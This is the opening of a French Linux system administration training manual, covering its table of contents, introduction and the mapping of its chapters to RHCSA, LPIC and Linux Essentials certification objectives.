

François goffinet - AJC



[https://commons.wikimedia.org/wiki/File:Scanning_electron_micrograph_of_Methicillin-resistant_Staphylococcus_aureus_\(MRSA](https://commons.wikimedia.org/wiki/File:Scanning_electron_micrograph_of_Methicillin-resistant_Staphylococcus_aureus_(MRSA)

Administration Linux

Système et Services Réseau

LPIC 1/2/3
RHCSA / RHCE
LFCS / LFCE

François-Emmanuel GOFFINET

Table of Contents

Introduction	1.1
I. Administration système	1.2
1. Introduction à Linux	1.2.1
1.1. Evolution de Linux	1.2.1.1
1.2. Distributions Linux	1.2.1.2
1.3. Licences Open Source	1.2.1.3
1.4. Applications Open Source	1.2.1.4
1.5. Utiliser Linux en console graphique (Centos7)	1.2.1.5
1.6. Environnements de bureau	1.2.1.6
1.7. Installation Linux Debian	1.2.1.7
2. Le Shell	1.2.2
2.1. La ligne de commande	1.2.2.1
2.2. Filtres sur les fichiers (globbing)	1.2.2.2
2.3. Premier script shell	1.2.2.3
2.4. Configuration des langues, locales et clavier	1.2.2.4
2.5. Aide sous Linux	1.2.2.5
2.6. Prendre connaissance de la version de la distribution	1.2.2.6
3. Traitement du texte	1.2.3
3.1. Outils de base de traitement du texte	1.2.3.1
3.2. Outils avancés de traitement du texte	1.2.3.2
3.3. L'éditeur de texte VI	1.2.3.3
4. Arborescence de fichiers	1.2.4
4.1. Filesystem Hierarchy Standard (FHS)	1.2.4.1
4.2. Opérations sur les fichiers	1.2.4.2
4.3. Recherche de fichiers	1.2.4.3
4.4. Archivage et compression	1.2.4.4
5. Sécurité locale	1.2.5
5.1. Utilisateurs et groupes Linux	1.2.5.1
5.2. Opérations sur les utilisateurs et les groupes	1.2.5.2
5.3. Permissions Linux	1.2.5.3
5.4. Access control lists (ACLs) Linux	1.2.5.4
5.5. Pluggable Authentication Modules (PAM)	1.2.5.5
6. Processus et démarrage	1.2.6
6.1. Noyau Linux	1.2.6.1
6.2. Démarrage du système Linux	1.2.6.2
6.3. Processus Linux	1.2.6.3
6.4. Console virtuelles Screen	1.2.6.4
7. Installation de logiciels	1.2.7
7.1. Paquets Linux	1.2.7.1
7.2. Installation par les sources	1.2.7.2
7.3. Mettre en place un dépôt de paquets	1.2.7.3
7.4. Installations automatiques	1.2.7.4
8. Scripts Shell	1.2.8

9. Virtualisation KVM	1.2.9
10. Disques et Stockage LVM	1.2.10
11. Configuration du réseau	1.2.11
11.1. Introduction à TCP/IP	1.2.11.1
11.2. Synthèse rapide des commandes réseau sous Linux	1.2.11.2
11.3. Gestion du réseau Linux avec NetworkManager	1.2.11.3
11.4. Gestion du réseau Linux avec la librairie iproute2	1.2.11.4
11.5. Outils Linux réseau	1.2.11.5
12. Secure Shell	1.2.12
13. Gestion sécurisée	1.2.13
14. Routage et Pare-feu	1.2.14
15. Confidentialité	1.2.15
16. PKI et SSL	1.2.16
17. Audit	1.2.17
II. Services Réseau	1.3
1. Laboratoires Services Réseau	1.3.1
2. Services de passerelle	1.3.2
3. Services d)infrastructure	1.3.3
4. Services de partage	1.3.4
5. Authentification centralisée	1.3.5
6. Services de Messagerie	1.3.6
7. Services de surveillance	1.3.7
8. Services Web	1.3.8
9. Apache HTTP Server	1.3.9
10. Nginx comme Proxy	1.3.10
11. Services de Base de Données	1.3.11
Certifications Linux	1.4
LPIC 1 et LPIC 2	1.4.1
Sécurité Linux	1.4.2
Annexe	1.5
Notes	1.5.1

Administration Linux


Auteur : François-Emmanuel Goffinet

Titre : Administration Linux, Système et Services Réseau, LPIC 1 / 2 / 3, RHCSA / RHCE, LFCS / LFCE.

version 1.0 droits CC-BY-SA Auteur F.-E. Goffinet

- [!\[\]\(4c660a3c4ce1da3313488b7854f55083_img.jpg\) Format HTML](#)
- [!\[\]\(f01c435bb39e3068a9b4895c9a993158_img.jpg\) Format PDF](#), Thu Feb 08 2018 09:20:01 GMT+0100 (CET).
- [!\[\]\(c5f009707b314589d498a683120545c5_img.jpg\) Format EPUB](#), Thu Feb 08 2018 09:20:01 GMT+0100 (CET).
- [!\[\]\(8b308e9f1e6682fd04ddef01495a93be_img.jpg\) Format MOBI](#), Thu Feb 08 2018 09:20:01 GMT+0100 (CET).

linux.goffinet.org



Version courante : 1.0, Administration Système complet.

Introduction

Linux connaît depuis quelques années une nouvelle phase dans son modèle de développement. Il s'agit notamment d'entrer dans un plan en trois points : promotion, standardisation et protection légale.

Il s'intègre pleinement avec les plus grands acteurs commerciaux tout en dynamisant un éco-système de projets open source. Cette interaction est notamment rendue possible par de nouvelles méthodes de développement collaboratives et distribuées à l'échelle globale.

Ce document est un guide de formation en français sur les pratiques sécurisées d'administration du système d'exploitation GNU/Linux. Le propos invite progressivement à déployer les technologies de virtualisation, à procéder à des tâches d'automation / automatisation via des scripts, à déployer les services traditionnels tels que des services Web ou d'infrastructure, voire plus spécifiques en ToIP / VoIP / UC ou

même IaaS.


Le document comprend de nombreux scripts et exemples. Aussi, il traite les sujets sur les distributions basées RHEL7 (Centos7 et dérivés) et Debian 8 Jessie (Ubuntu 16.04 et autres dérivés).

Le document vise à atteindre un double objectif :

- Maintenir de manière durable un cours transversal, réutilisable librement, ouvert et actualisé sur les systèmes fonctionnant sous GNU/Linux.
- Aligner les contenus et les pratiques décrites dans les programmes des certifications LPI (Linux Profesional Institute), RH (Red Hat) et LFS (Linux Foundation Software), etc..

Sujets Développés

Alignment sur les certifications

Sujets	Certifications alignées	Progrès dans la rédaction
I. Administration sécurisée du système	Linux Essentials, RHCSA, LPIC1, LPI 201, RHCE partiel, LFCS partiel.	 95%
II. Services Réseau	RHCE, LPI 202, LFCS, LFCE	 55%

Orientation pédagogique

Ce document oriente le contenu sur :

- La virtualisation, les technologies en nuage (*cloud*)
- L'automatisation par la rédaction de code (scripts)
- Les pratiques de sécurité

Public cible du document

Ce document s'adresse à tous les professionnels de l'informatique bien sûr mais aussi des services et de l'industrie pour lesquels l'ère numérique a modifié les pratiques de travail.

Du bon usage du support

Ce support évolue constamment selon l'épreuve du temps et des retours d'expérience. Il est toujours préférable de se référer à la dernière version en ligne sur <https://linux.goffinet.org>.

Il se lit ou s'expose en face d'une **console Linux**, dans une machine virtuelle par exemple. Les interfaces graphiques des logiciels seront laissées à l'appréciation des utilisateurs.

Pour obtenir de meilleurs résultats d'apprentissage, notamment en classe de formation, il est conseillé d'utiliser une **installation native**, avec une ligne de commande ou un **shell** à disposition.

Enfin, ce document n'étant qu'un support de cours, il sera nécessaire de visiter les références et les liens fournis ainsi que les sites officiels et leur pages de documentation qui restent dans la plupart des cas librement disponibles.

Distributions de référence

On conseillera quelques distributions Linux de référence avant d'entamer des distributions spécialisées ou spécifiques.

1. [Centos 7 / \(RHEL 7\) / Fedora](#)
2. [Ubuntu 16.04 LTS Xenial / Debian Stable Jessie 8](#)

Matériel nécessaire

Un ordinateur individuel récent connecté au réseau local (et à l'Internet) est nécessaire. Dans une classe de formation, La meilleure expérience est d'installer une distribution Linux native et d'utiliser des outils de virtualisation tels que *libvirt* et *qemu/KVM* pour réaliser des exercices avancés.

Code source du document

Le code source est disponible sur <https://github.com/goffinet/administration-linux> sur demande. Il est rédigé en langage [Markdown](#). Il peut être édité avec [Gitbook](#). Il est aujourd'hui propulsé avec [MkDocs](#) et [Material for MkDocs](#) sur <https://linux.goffinet.org/>. La plupart des images sont hébergées dans le nuage et sont libres de droits.

Ce document de [François-Emmanuel Goffinet](#) est mis à disposition selon les termes de la [licence Creative Commons Attribution - Partage dans les Mêmes Conditions 4.0 International](#). Il est produit en ligne sur <https://linux.goffinet.org/>.

Ce document s'inspire de près ou de loin de toute une série d'autres qui sont soumis la plupart du temps aux mêmes droits. Les sources citées ou reprises sont présentes sous format d'[URI](#) dans le code source. J'espère que les auteurs concernés se satisferont de cette exposition. Les marques citées ont été déposées par leurs propriétaires.

Photo de la page de garde : https://commons.wikimedia.org/wiki/File:Pygoscelis_papua_-Nagasaki_Penguin_Aquarium_-swimming_underwater-8a.jpg

Administration système

- 1. Introduction
- 2. Objectifs et temps de formation
- 3. Programme RHCSA EX200
 - Matériel de cours
 - Planning
 - 0. Introduction
 - 1. Le Shell
 - 2. Traitement du texte
 - 3. Système de fichiers
 - 4. Sécurité locale
 - 5. Processus et démarrage **et Installation de logiciels**
 - 6. Virtualisation KVM
 - 7. Configuration du réseau **et Secure Shell**
 - 8. Disques et Stockage LVM
 - 9. Gestion sécurisée
 - 10. Routage et Pare-feu
- 4. Programme Linux Essentials
- 5. Programme LPIC 1
 - 1. Introduction à Linux
 - 2. Le Shell
 - 3. Traitement du texte
 - 4. Arborescence de fichiers
 - 5. Sécurité locale
 - 6. Processus et démarrage
 - 7. Installation de logiciels
 - 8. Scripts Shell
 - 9. Virtualisation KVM
 - 10. Disques et Stockage LVM
 - 11. Configuration du réseau
 - 12. Secure Shell
 - 13. Gestion sécurisée
 - 14. Confidentialité
- 6. Programme LPIC 201
 - Matériel de cours
 - Planning
 - 0. Introduction
 - 1. Sécurité locale
 - 2. Processus et démarrage
 - 3. Installation de logiciels
 - 4. Disques et Stockage LVM
 - 5. Configuration du réseau **et Secure Shell**
 - 6. Gestion sécurisée
 - 7. Routage et Pare-feu, Audit
- 7. Programme Sécurité Linux
- 8. Programme LX001
 - Durée
 - Public cible
 - Prérequis
 - Objectifs
 - Programme
 - Contenu de cours
- ToDo

1. Introduction

On invitera le lecteur à relire l'introduction générale du document.

Cette partie "*Administration Système*" est un guide de formation qui tente d'aligner le contenu de programmes de certification Linux sur les domaines de compétence pratiques de l'administration d'un système Linux. Les sujets de ce support de cours font référence aux différents programmes des certifications **Red Hat**, Linux Professional Institute (LPI) et Linux Foundation (voir le document [Certifications Linux](#)). Le support s'aligne sur au moins 8 programmes de formation officiels (voir plus bas).

Le propos intègre aussi des pratiques d'**administration sécurisée** du système qui complètent les programmes de certification. On remarquera que ceux-ci suivent de manière inéluctable cet intérêt croissant et urgent pour la sécurité des systèmes informatiques. L'auteur importe régulièrement des propos développés dans le cadre de formations en cybersécurité.

Les candidats RHCSA préféreront une installation [Centos 7](#) ou ([RHEL 7](#)) ou encore [Fedora](#). D'autres pourront préférer une distribution [Ubuntu 16.04 LTS Xenial](#) ou [Debian Stable Jessie 8](#). Quel que soit le choix pris sur la distribution, l'auteur encourage une installation native et la pratique de la virtualisation Linux KVM.

Si on ne suit pas un des programmes spécifiques décrits plus bas, on propose ici un guide de formation "*Administration sécurisée du Système*" comme une initiation à l'administration d'un système Linux en 18 chapitres :

I. Administration fondamentale

- 1. Introduction à Linux
- 2. Le Shell
- 3. Traitement du texte
- 4. Arborescence de fichiers
- 5. Sécurité locale

II. Administration avancée

- 6. Processus et démarrage
- 7. Installation de logiciels
- 8. Scripts Shell
- 9. Virtualisation KVM
- 10. Disques et Stockage LVM
- 11. Configuration du réseau

III. Administration sécurisée

- 12. Secure Shell
- 13. Gestion sécurisée
- 14. Routage et Pare-feu
- 15. Confidentialité
- 16. PKI et SSL
- 17. Audit

Les niveaux 1 (LPIC1, RHCSA, LPIC201, dans une moindre mesure RHCE) d'administration du système sont largement couverts par le propos.

L'ordre des chapitres suggère une progression traditionnelle en trois étapes dans des sujets d'autant plus avancés mais ceux-ci pourraient être vus dans une séquence différente. Chaque chapitre pourrait être un point d'entrée dans la matière à condition que le lecteur dispose déjà d'une expérience du système Linux.

Par exemple, le cours pourrait débuter par l'utilisation de *KVM/qemu* avec *Libvirt* ([Virtualisation KVM](#)) pour entrer dans le vif du sujet avec un public déjà initié. Notons aussi que le propos du chapitre [Scripts Shell](#) est accessoire au vu de la plupart des sujets de certification de niveau 1 mais il reste un **sujet majeur et transversal**; il est d'ailleurs conseillé d'augmenter ses compétences en *scripting* notamment pour l'apprentissage de l'automatisation des tâches d'administration.

Autrement, le chapitre [Routage et Pare-feu](#) peut faire la transition vers des sujets de niveau d'administration supérieure qui sont vus ici dans un cours ultérieur du document comme [Services Réseau](#) et suivants.

En dernière partie, on trouvera six chapitres orientés sur la sécurité : SSH, Gestion sécurisée, Routage et Pare-feu, Confidentialité (crypto), PKI et SSL et enfin Audit.

2. Objectifs et temps de formation

La planification proposée est la suivante en fonction d'un programme de certification :

- Administration Système Sécurité (programme complet) : en 5/10/15 jours
- Linux Essentials 4 à 5 jours
- RHCSA et LPIC1 : en 5/10 jours de formation

- LPIC 201 : en 5 jours
- LX001 : en 5 jours

3. Programme RHCSA EX200

La certification Red Hat Certified System Administrator (RHCSA EX200) est un examen 100% pratique d'une durée de 2h30.

Matériel de cours

- Clé USB Centos 7, installation native, image <https://get.goffinet.org/kvm/centos7.qcow2>
- VM FreeIPA OVA

Planning

0. Introduction

- Certification RHCSA : prise d'information sur les objectifs de la formation
- Utiliser Linux en console graphique : Installation de Centos7

1. Le Shell

- **1.Comprendre et utiliser les outils essentiels**
 - 1.1. Accéder à une invite shell et écrire des commandes avec la syntaxe appropriée
 - 1.7. Créer et éditer des fichiers texte
 - 1.11. Localiser, lire et utiliser la documentation système, notamment les manuels, informations et fichiers dans /usr/share/doc

2. Traitement du texte

- **1.Comprendre et utiliser les outils essentiels**
 - 1.2. Utiliser la redirection des entrées/sorties
 - 1.3. Utiliser des expressions grep et régulières pour analyser du texte
 - 1.7. Créer et éditer des fichiers texte

3. Système de fichiers

- **1.Comprendre et utiliser les outils essentiels**
 - 1.6. Archiver, compresser, décompresser et décompresser des fichiers, à l'aide de tar, star, gzip et bzip2
 - 1.8. Créer, supprimer, copier et déplacer des fichiers et des répertoires
 - 1.9. Créer des liens physiques et symboliques

4. Sécurité locale

- **1.Comprendre et utiliser les outils essentiels**
 - 1.5. Se connecter et changer d'utilisateur dans des cibles à plusieurs utilisateurs
 - 1.10. Répertorier, définir et modifier des autorisations ugo/rwx standard
- **6.Gérer des groupes et utilisateurs système**
 - 6.1. Créer, supprimer et modifier des comptes utilisateur locaux
 - 6.2.Modifier les mots de passe et ajuster la durée de validité des mots de passe pour les comptes utilisateur locaux
 - 6.3. Créer, supprimer et modifier des groupes locaux et des appartements de groupe
- **4.Créer et configurer des systèmes de fichiers**
 - 4.4. Créer et configurer des répertoires SetGID pour la collaboration
 - 4.5. Créer et gérer des listes de contrôle d'accès
 - 4.6. Détecter et résoudre les problèmes d'autorisation sur les fichiers

5. Processus et démarrage et Installation de logiciels

- **2.Utiliser des systèmes en cours d'exécution**
 - 2.1. Démarrer, redémarrer et éteindre un système normalement
 - 2.2. Démarrer des systèmes dans différentes cibles manuellement
 - 2.3. Interrrompre le processus de démarrage afin d'obtenir l'accès à un système
 - 2.4. Identifier les processus exigeants en processeur/mémoire, ajuster la priorité des processus à l'aide de la commande renice et

arrêter des processus

- **5.Déployer, configurer et gérer des systèmes**

- 5.3. Démarrer et arrêter des services, et configurer des services pour qu'ils se lancent automatiquement au démarrage
- 5.4. Configurer des systèmes pour démarrer automatiquement dans une cible spécifique
- 5.9. Configurer des services réseau afin qu'ils se lancent automatiquement au démarrage
- 5.11. Installer et mettre à jour des paquetages logiciels depuis Red Hat Network, un dépôt distant, ou depuis le système de fichiers local
- 5.12. Mettre à jour le paquetage du noyau de manière adéquate pour garantir la possibilité de démarrer le système
- 5.13. Modifier le chargeur de démarrage du système

6. Virtualisation KVM

- **2.Utiliser des systèmes en cours d'exécution**

- 2.6. Accéder à la console d'une machine virtuelle
- 2.7. Démarrer et arrêter des machines virtuelles

- **5.Déployer, configurer et gérer des systèmes**

- 5.5. Installer Red Hat Enterprise Linux automatiquement à l'aide de Kickstart
- 5.6. Configurer une machine physique pour héberger des invités virtuels
- 5.7. Installer des systèmes Red Hat Enterprise Linux en tant qu'invités virtuels
- 5.8. Configurer des systèmes pour lancer des machines virtuelles au démarrage

7. Configuration du réseau et Secure Shell

- **1.Comprendre et utiliser les outils essentiels**

- 1.4. Accéder à des systèmes distants à l'aide de ssh

- **5.Déployer, configurer et gérer des systèmes**

- 5.1. Configurer une résolution de nom d'hôte et de mise en réseau de manière statique ou dynamique
- 5.9. Configurer des services réseau afin qu'ils se lancent automatiquement au démarrage
- 5.10. Configurer un système pour utiliser des services de temps

- **7.Gérer la sécurité**

- 7.2. Configurer l'authentification basée sur une clé pour SSH

8. Disques et Stockage LVM

- **3.Configurer le stockage local**

- 3.1. *Lister, créer, supprimer des partitions sur des disques MBR et GPT*
- 3.2. Créer et supprimer des volumes physiques, attribuer des volumes physiques aux groupes de volumes, ainsi que créer et supprimer des volumes logiques
- 3.3. Configurer des systèmes pour monter des systèmes de fichiers au démarrage par identificateur UUID ou étiquette
- 3.4. *Ajouter de nouvelles partitions et de nouveaux volumes logiques et changer de système de manière non destructive*

- **4.Créer et configurer des systèmes de fichiers**

- 4.1. Créer, monter, démonter et utiliser des systèmes de fichiers vfat, ext4 et xfs
- 4.2. *Monter et démonter des systèmes de fichiers réseau CIFS et NFS*
- 4.3. Étendre des volumes logiques existants

9. Gestion sécurisée

- **5.Déployer, configurer et gérer des systèmes**

- 5.2. Planifier des tâches à l'aide de cron et at

- **2.Utiliser des systèmes en cours d'exécution**

- 2.5. *Localiser et interpréter les fichiers journaux du système et les journaux*

- **7.Gérer la sécurité**

- 7.3. Définir des modes d'application de règles et permissifs pour SELinux
- 7.4. Répertorier et identifier le contexte des fichiers et des processus SELinux
- 7.5. Restaurer les contextes des fichiers par défaut
- 7.6 Utiliser des paramètres booléens pour modifier les paramètres SELinux du système
- 7.7. Déetecter et gérer les violations des politiques SELinux de routine

- **6.Gérer des groupes et utilisateurs système**

- 6.4. *Configurer un système pour utiliser un service d'authentification distant pour les informations utilisateur et groupe*

10. Routage et Pare-feu

- **7.Gérer la sécurité**
 - 7.1. Configurer les paramètres de pare-feu à l'aide de firewall-config, firewall-cmd, ou iptables

4. Programme Linux Essentials

Le contenu proposé est devenu exhaustif par rapport au programme Linux Essentials.

5. Programmme LPIC 1

Ce programme correspond à 99 % à l'ensemble de cette partie "Administration Système". Voir [LPIC 1 et LPIC 2](#) et [Certification LPIC1](#)

1. Introduction à Linux

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.1 Conception du schéma de partitionnement
 - 102.2 Installation d'un gestionnaire d'amorçage
- *Sujet 106 : Interfaces et bureaux utilisateur*
 - 106.1 Installation et configuration de X11
 - 106.2 Configuration d'un gestionnaire d'affichage (Display Manager)
 - 106.3 Accessibilité

2. Le Shell

- *Sujet 103 : Commandes GNU et Unix*
 - 103.1 Travail en ligne de commande

3. Traitement du texte

- *Sujet 103 : Commandes GNU et Unix*
 - 103.2 Traitement de flux de type texte avec des filtres
 - 103.4 Utilisation des flux, des tubes et des redirections
 - 103.7 Recherche dans des fichiers texte avec les expressions rationnelles
 - 103.8 Édition de fichiers texte avec vi

4. Arborescence de fichiers

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.1 Conception du schéma de partitionnement
- *Sujet 103 : Commandes GNU et Unix*
 - 103.3 Gestion élémentaire des fichiers
- *Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)*
 - 104.5 Gestion des permissions et de la propriété sur les fichiers
 - 104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats

5. Sécurité locale

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 104.5 Gestion des permissions et de la propriété sur les fichiers
 - 104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats
- *Sujet 107 : Tâches d'administration*
 - 107.1 Gestion des comptes utilisateurs et des groupes ainsi que des fichiers systèmes concernés
- *Sujet 110 : Sécurité*
 - 110.1 Tâches d'administration de sécurité
 - 110.2 Configuration de la sécurité du système

6. Processus et démarrage

- *Sujet 101 : Architecture système*
 - 101.1 Détermination et configuration des paramètres du matériel
 - 101.2 Démarrage du système

- 101.3 Changement de niveaux d'exécution / des cibles de démarrage de systemd et arrêt ou redémarrage du système
- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.2 Installation d'un gestionnaire d'amorçage
 - 102.3 Gestion des bibliothèques partagées
- *Sujet 103 : Commandes GNU et Unix*
 - 103.4 Utilisation des flux, des tubes et des redirections
 - 103.5 Création, contrôle et interruption des processus
 - 103.6 Modification des priorités des processus

7. Installation de logiciels

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.3 Gestion des bibliothèques partagées
 - 102.4 Utilisation du gestionnaire de paquetage Debian
 - 102.5 Utilisation des gestionnaires de paquetage RPM et YUM

8. Scripts Shell

- *Sujet 105 : Shells, scripts et gestion de données*
 - 105.1 Personnalisation et utilisation de l'environnement du shell
 - 105.2 Personnalisation ou écriture de scripts simples
 - 105.3 Gestion de données SQL

9. Virtualisation KVM

Utile pour les matières qui suivent.

10. Disques et Stockage LVM

- *Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)*
 - 104.1 Crédit des partitions et des systèmes de fichiers
 - 104.2 Maintenance de l'intégrité des systèmes de fichiers
 - 104.3 Montage et démontage des systèmes de fichiers
 - 104.4 Gestion des quotas de disque
 - 104.5 Gestion des permissions et de la propriété sur les fichiers

11. Configuration du réseau

- *Sujet 109 : Notions élémentaires sur les réseaux*
 - 109.1 Notions élémentaires sur les protocoles Internet
 - 109.2 Configuration réseau élémentaire
 - 109.3 Résolution de problèmes réseaux simples
 - 109.4 Configuration de la résolution de noms

12. Secure Shell

- *Sujet 110 : Sécurité*
 - 110.3 Sécurisation des données avec le chiffrement

13. Gestion sécurisée

- *Sujet 107 : Tâches d'administration*
 - 107.2 Automatisation des tâches d'administration par la planification des travaux
 - 107.3 Paramètres régionaux et langues
- *Sujet 108 : Services systèmes essentiels*
 - 108.1 Gestion de l'horloge système
 - 108.2 Journaux systèmes
 - 108.3 Bases sur l'agent de transfert de courrier (MTA)
 - 108.4 Gestion des imprimantes et de l'impression

14. Confidentialité

- *Sujet 110 : Sécurité*
 - 110.3 Sécurisation des données avec le chiffrement

6. Programme LPIC 201

La certification Linux Profesional Institute 2 examen LPI201 correspond à des domaines de l'administration système pour un niveau confirmé.

L'examen se veut plus théorique que pratique et vérifie des compétences de culture générale qui s'éloignent des objectifs de ce support. Celui-ci reste néanmoins valide et tente d'offrir une perspective agréable sur ces sujets.

Matériel de cours

- N'importe quelle distribution Linux (de type Debian ou Red Hat).

Planning

0. Introduction

- *Certification LPI 201* : prise d'information sur les objectifs de la formation
- *Labs* : *Virtualisation KVM*

1. Sécurité locale

- *Sujet 206 : Maintenance système*
 - 206.3 Information des utilisateurs
- *Sujet 210 : Gestion des clients réseau*
 - 210.2 Authentification PAM (valeur : 3)

2. Processus et démarrage

- *Sujet 200 : Planification des ressources*
 - 200.1 Mesure de l'utilisation des ressources et résolution de problèmes (valeur : 6)
 - 200.2 Prévision des besoins en ressources (valeur : 2)
- *Sujet 201 : le noyau Linux*
 - 201.1 Composants du noyau (valeur : 2)
 - 201.3 Gestion du noyau à chaud et résolution de problèmes (valeur : 4)
- *Sujet 202 : Démarrage du système*
 - 202.1 Personnalisation des scripts de démarrage init SysV (valeur : 3)
 - 202.2 Récupération du système (valeur : 4)
 - 202.3 Chargeurs d'amorçage alternatifs (valeur : 2)

3. Installation de logiciels

- *Sujet 201 : le noyau Linux*
 - 201.2 Compilation du noyau (valeur : 3)
- *Sujet 206 : Maintenance système*
 - 206.1 Compilation et installation de programmes à partir des sources

4. Disques et Stockage LVM

- *Sujet 203 : Systèmes de fichiers et périphériques*
 - 203.1 Intervention sur le système de fichiers Linux (valeur : 4)
 - 203.2 Maintenance des systèmes de fichiers Linux (valeur : 3)
 - 203.3 Options de création et de configuration des systèmes de fichiers (valeur : 2)
- *Sujet 204 : Administration avancée des périphériques de stockage*
 - 204.1 Configuration du RAID logiciel (valeur : 3)
 - 204.2 Ajustement des accès aux périphériques de stockage (valeur : 2)
 - 204.3 Gestionnaire de volumes logiques (valeur : 3)

5. Configuration du réseau et Secure Shell

- *Sujet 205 : Configuration réseau*

- 205.1 Configuration réseau de base (valeur : 3)
- 205.2 Configuration réseau avancée (valeur : 4)
- 205.3 Résolution des problèmes réseau (valeur : 4)
- *Sujet 212 : Sécurité du système*
 - 212.3 Shell sécurisé (SSH) (valeur : 4)
 - 212.4 Tâches de sécurité (valeur : 3)

6. Gestion sécurisée

- *Sujet 206 : Maintenance système*
 - 206.2 Opérations de sauvegarde

7. Routage et Pare-feu, Audit

- *Sujet 212 : Sécurité du système*
 - 212.1 Configuration d'un routeur (valeur : 3)
 - 212.4 Tâches de sécurité (valeur : 3)
 - 212.5 OpenVPN (valeur : 2)

7. Programme Sécurité Linux

Voir document : [Sécurité Linux](#)

8. Programme LX001

Durée

5 jours

Public cible

Technicien, administrateur réseau souhaitant obtenir une approche des systèmes Linux.

Prérequis

Utiliser un réseau TCP/IP, avoir configuré des ordinateurs pour un accès réseau, quel que soit le système d'exploitation. Anglais technique.

Objectifs

Vous souhaitez découvrir ce qu'est Linux mais n'avez jamais osé franchir le pas. Vous connaissez les bases d'un système Linux et souhaitez aller plus loin. Vous n'avez pas peur des lignes de commandes et êtes désireux d'en comprendre le sens. Cette formation est faite pour vous car elle vous donnera les connaissances nécessaires afin d'utiliser correctement un système Linux.

À l'issue de la formation, le stagiaire sera capable d'installer et administrer un environnement Linux en entreprise :

- Choisir et installer une distribution
- Installer et gérer les packages additionnels
- Gérer les services
- Installer les périphériques
- Gérer les comptes utilisateurs
- Gérer les droits sur les fichiers
- Gérer les mises à jour du système
- Gérer le système de fichiers
- Notions de scripting en bash

Programme

1. Matériel et architecture
2. Aperçu des différentes distributions
3. Installation de Linux en mode GUI
4. Installation de Linux en mode CLI
5. Boot Manager

6. Les packages
7. Les commandes Unix
8. L'éditeur vi
9. Les périphériques
10. Le système de fichier
11. Le noyau Linux
12. Les utilisateurs et les groupes
13. Les services
14. Exercices de scripting en bash

Contenu de cours

1. Introduction à Linux
2. Le Shell
3. Traitement du texte
4. Arborescence de fichiers
5. Sécurité locale
6. Installation de logiciels
7. Processus et démarrage
8. Scripts Shell
9. Disques et Stockage LVM

Chapitres complémentaires

- Virtualisation KVM
- Configuration du réseau
- Gestion sécurisée

0. Introduction à Linux

- [1. Objectifs de certification](#)
 - [1.1. Objectifs Linux Essentials](#)
 - [1.2. Objectifs LPIC 1](#)
- [2. Temps de formation](#)

1. Objectifs de certification

1.1. Objectifs Linux Essentials

Ce chapitre est une introduction à un cours Linux Essentials dont les objectifs sont vérifiés dans la certification LPI 117-010.

Les objectifs abordés ici sont :

Topic 1:The Linux Community and a Career in Open Source

- [1.1 Linux Evolution and Popular Operating Systems \(2\)](#)
- [1.2 Major Open Source Applications \(2\)](#)
- [1.3 Understanding Open Source Software and Licensing \(1\)](#)
- [1.4 ICT Skills and Working in Linux \(2\)](#)

Topic 4: The Linux Operating System (8)

- [4.1 Choosing an Operating System \(1\)](#)

1.2. Objectifs LPIC 1

- [*Sujet 102 : Installation de Linux et gestion de paquetages*](#)
 - [102.1 Conception du schéma de partitionnement](#)
 - [102.2 Installation d'un gestionnaire d'amorçage](#)
- [*Sujet 106 : Interfaces et bureaux utilisateur*](#)

2. Temps de formation

Ce chapitre a été conçu comme **journée d'introduction** à cours d'Administration Linux de 5 jours. Quand le temps fait défaut, si les conditions le permettent, ce sujet peut être appris par soi-même.

Les quatre premières sections *Evolution de Linux, Distributions Linux et cycles de maintenance, Licences Open Source et Applications Open Source* sont une présentation de l'écosystème Linux. Les deux dernières sections *Utiliser Linux en console graphique et Environnements de bureau* sont des exercices pratiques d'installation, d'usage et de paramétrage d'une distribution Linux graphique (Desktop).

En classe de formation, il est conseillé de procéder à une installation native (directement sur le matériel).

1. Evolution de Linux

1. Objectifs Linux Essentials 1.1

- **Connaissance du développement de Linux et des distributions majeures.**
- Domaines de connaissance les plus importants :
 - Philosophie des Logiciels libres.
 - Distributions.
 - Systèmes embarqués.
- Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :
 - Android.
 - Debian.
 - CentOS.

2. Système d'exploitation (OS)

- Une des tâches du système d'exploitation est d'offrir aux utilisateurs une interface simple et conviviale avec le matériel.
